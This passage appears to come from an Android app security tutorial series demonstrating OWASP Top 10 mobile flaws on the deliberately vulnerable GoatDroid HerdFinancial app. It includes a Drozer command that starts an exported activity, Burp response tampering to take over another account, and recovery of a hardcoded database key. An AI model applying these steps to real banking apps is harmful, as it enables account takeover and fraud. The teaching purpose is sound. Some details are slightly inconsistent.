
Most of the time after authentication on an Android Application , it shift to a new activity which basically users are aware off. But developers keep those activities exported and even without custom permissions.

- If you would see in the HerdFinancial Application then you will find that **org.owasp.goatdroid.herdfinancial.activities.Main** is exported and also it doesn't even have any custom permissions.
- You can simply pass an intent through Drozer to start that particular activity.

```
dz> run app.activity.start --component org.owasp.goatdroid.herdfinancial.org.owasp.  
goatdroid.herdfinancial.activities.Main
```

- After that you will see that Herfinancial Application has been started with default account i.e with the account number **1234567890** and now you can do sort of stuff like transfer the money to someone else account. How scary it would be if something like this exist for our banking apps.


Android Application Security



Username Enumeration Issue

Username Enumeration is a kind of flaw in which using some feature of an application we can figure out whether a particular username exists or not. I have tried to register with the username aditya but i already had an account with that username in that particular application. So application an message that "Username already registered". But this kind of behaviour inform about which users are existing on that particular application, now these usernames can be used to perform other attacks like bruteforce attacks for those particular username/password combination.

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Brute Force Attacks

Most of the time developers place different implementation at backend. Like for the web application there is always an Brute-Force protection mechanism but in the case of mobile application rarely any application have such implementation at their server side.

Insecure Authorization

Most of the application implement such authorization techiques which sometimes create very serious vulnerability. Below i will be describing such an example in which response from the server contains account number of that authenticated user. So we can change that account number to someone else account number and then we will completely own that account.

Android Application Security

- First open up your Burp Suite and turn Intercept On.
- Then open up that HerdFinancial Application and type your credentials.



- Now the request will show up in Burp Suite ,forward it.

Android Application Security

Request to https://172.17.220.127:9888

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /herdfinancial/api/v1/login/authenticate HTTP/1.1
Content-Length: 31
Content-Type: application/x-www-form-urlencoded
Host: 172.17.220.127:9888
Connection: Keep-Alive

userName=aditya&password=aditya
```

- Now response from server will contain accountnumber , as in my case it was **7894561230**.

Response from https://172.17.220.127:9888/herdfinancial/api/v1/login/authenticate

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Jetty(7.x.y-SNAPSHOT)
Content-Length: 92

{"success": "true", "sessionToken": "5126365", "userName": "aditya", "accountNumber": "7894561230"}
```

- You can change that accountnumber to someone else account number, like i changed from **7894561230** to **1234567890**.

Response from https://172.17.220.127:9888/herdfinancial/api/v1/login/authenticate

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Jetty(7.x.y-SNAPSHOT)
Content-Length: 92

{"success": "true", "sessionToken": "5126365", "userName": "aditya", "accountNumber": "1234567890"}
```


Android Application Security

Now if you will use HerdFinancial Application then you will see that it has actually all the details of account **1234567890** and you can also make an transfer on behalf of **1234567890** . So that basically mean that you now own an Bank account of someone else just by knowing his/her account number.


Authorize Hardware ID

If you would closely operate Herd Financial Application then you will find that there is an Authorize Device option there. HerdFinancial Application can also authorize on basis on Device Id but this is a flawed method as Device Id can be forged.


Android Application Security



Android Application Security




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- After clicking yes in the above screen you will find a similar request in your BurpSuite panel.

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Part 13: - Broken Cryptography

As per OWASP-Mobile Security Project **Broken Cryptography** is on the 6th position. In this post i will be talking about certain vulnerabilities which are created by implementing either insecure cryptographic implementation or by implementing in a insecure way.

So according to OWASP below are the scenarios which can occur in an application

- Poor Key Management Processes
 - Creation and Use of Custom Encryption Protocols
 - Use of Insecure and/or Deprecated algorithms.

Poor Key Management Processes

The best encryption doesn't matter when you do not handle keys properly. Below are some scenarios which are common in Application building:-


- Including the keys in the same attacker-readable directory as the encrypted content
 - Making the keys otherwise available to the attacker
 - Avoid the use of hardcoded keys within your binary

For demonstrating following scenario we will use HerdFinancial App from the OWASP Goatdroid Project from which we have used Fourgoats Application in the earlier demonstration. You can download HerdFinancial Application from [here](#)

- Convert HerdFinancial .apk file using dex2jar

```
C:\Users\Aditya\Desktop\Apple\pentesting
\ dex2jar "OWASP GoatDroid- Herd Financial Android App.apk"
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar OWASP GoatDroid- Herd Financial Android App.apk -> OWASP GoatDroid- Herd Financial Android App_dex2jar.jar
Done.
```

- Now open that .jar file in Jg-Gui and open up the StatementDBHelper class as shown below.



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- Similarly you can open UserInfoDBHelper class

The screenshot shows the JD-GUI interface with the file 'OWASP GoatDroid- Herd Financial Android App_dex2jar.jar' open. On the left, the class hierarchy is displayed under the package 'org.owasp.goatdroid.herdfinancial'. The 'StatementDBHelper' class is selected. On the right, the code for 'StatementDBHelper.class' is shown:

```
package org.owasp.goatdroid.herdfinancial.db;
import android.content.Context;
public class StatementDBHelper {
    private static final String DATABASE_NAME = "bankinginfo.db";
    private static final int DATABASE_VERSION = 1;
    private static final String DELETE_TRANSACTION = "delete from history where id = ?";
    private static final String INSERT_TRANSACTION = "insert into history (userName, date, amount) values(?, ?, ?)";
    private static final String TABLE_NAME = "history";
    private Context context;
    private SQLiteDatabase db;
    private SQLiteStatement deleteStmt;
    private SQLiteStatement insertStmt;
    public StatementDBHelper(Context paramContext) {
        this.context = paramContext;
        StatementOpenHelper localStatementOpenHelper = new StatementOpenHelper(this.context);
        SQLiteDatabase.loadlibs(paramContext);
        this.db = localStatementOpenHelper.getWritableDatabase("havey0us33nmyb@seball");
        this.insertStmt = this.db.compileStatement("insert into history (userName, date, amount) values(?, ?, ?)");
    }
}
```

A blue arrow points to the line 'this.db = localStatementOpenHelper.getWritableDatabase("havey0us33nmyb@seball");' indicating the password used for database encryption.

You can see above that password for encrypting db files are stored in HerdFinancial Application. Passwords are **hammer** and **havey0us33nb@seball**. So anyone with HerdFinancial Application can get password using reverse engineering and then decrypt the content using those keys.

Let's us decrypt files which were created by HerdFinancial App

Creation and Use of Custom Encryption Protocols

Most of the time Application developers create and use their own Encryption Algorithms or Protocols, which ultimately create new vulnerabilities.

While developers have some valid reasons for using Custom Encryption Algorithms/Protocols like default SSL Libraries are not that fast and efficient for their purpose.

There is a Awesome library Conceal which was developed by Facebook suitable for Applications wanted to Encrypt large files in an efficient manner.

Use of Insecure and/or Deprecated Algorithms

Many of the application uses Insecure/Deprecated Algorithms which were proven vulnerable to various attacks and should not be used any longer if want support cryptography in the application. Some of the them are listed below:

- RC4
- MD4
- MD5
- SHA1

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Part 14 :- Security Decisions via Untrusted Input

Security Decisions via Untrusted Inputs holds **8th** position at OWASP Mobile Top 10.

Your mobile application can accept data from all kinds of sources. In most cases this will be an Inter Process Communication (IPC) mechanism. To look in to possible attacks on the same, we first need to have know about Intent. **Sit back tight, this post is going to be long.**

Intent is basically a message that is passed between components (such as Activities, Services, Broadcast Receivers, and Content Providers). So, it is almost equivalent to parameters passed to API calls. The fundamental differences between API calls and intents' way of invoking components are:

- API calls are synchronous while intent-based invocations are asynchronous.
- API calls are compile time binding while intent-based calls are run-time binding.

Of course, Intents can be made to work exactly like API calls by using what are called explicit intents, which will be explained later. But more often than not, implicit intents are the way to go and that is what is explained here.

One component that wants to invoke another has to only express its' intent to do a job. And any other component that exists and has claimed that it can do such a job through intent-filters, is invoked by the android platform to accomplish the job. This means, both the components are not aware of each other's existence and can still work together to give the desired result for the end-user.

This invisible connection between components is achieved through the combination of intents, intent-filters and the android platform.

An intent is an abstract description of an operation to be performed. It can be used with startActivityForResult to launch an Activity, broadcastIntent to send it to any interested BroadcastReceiver components, and startService(Intent) or bindService(Intent, ServiceConnection, int) to communicate with a background Service.

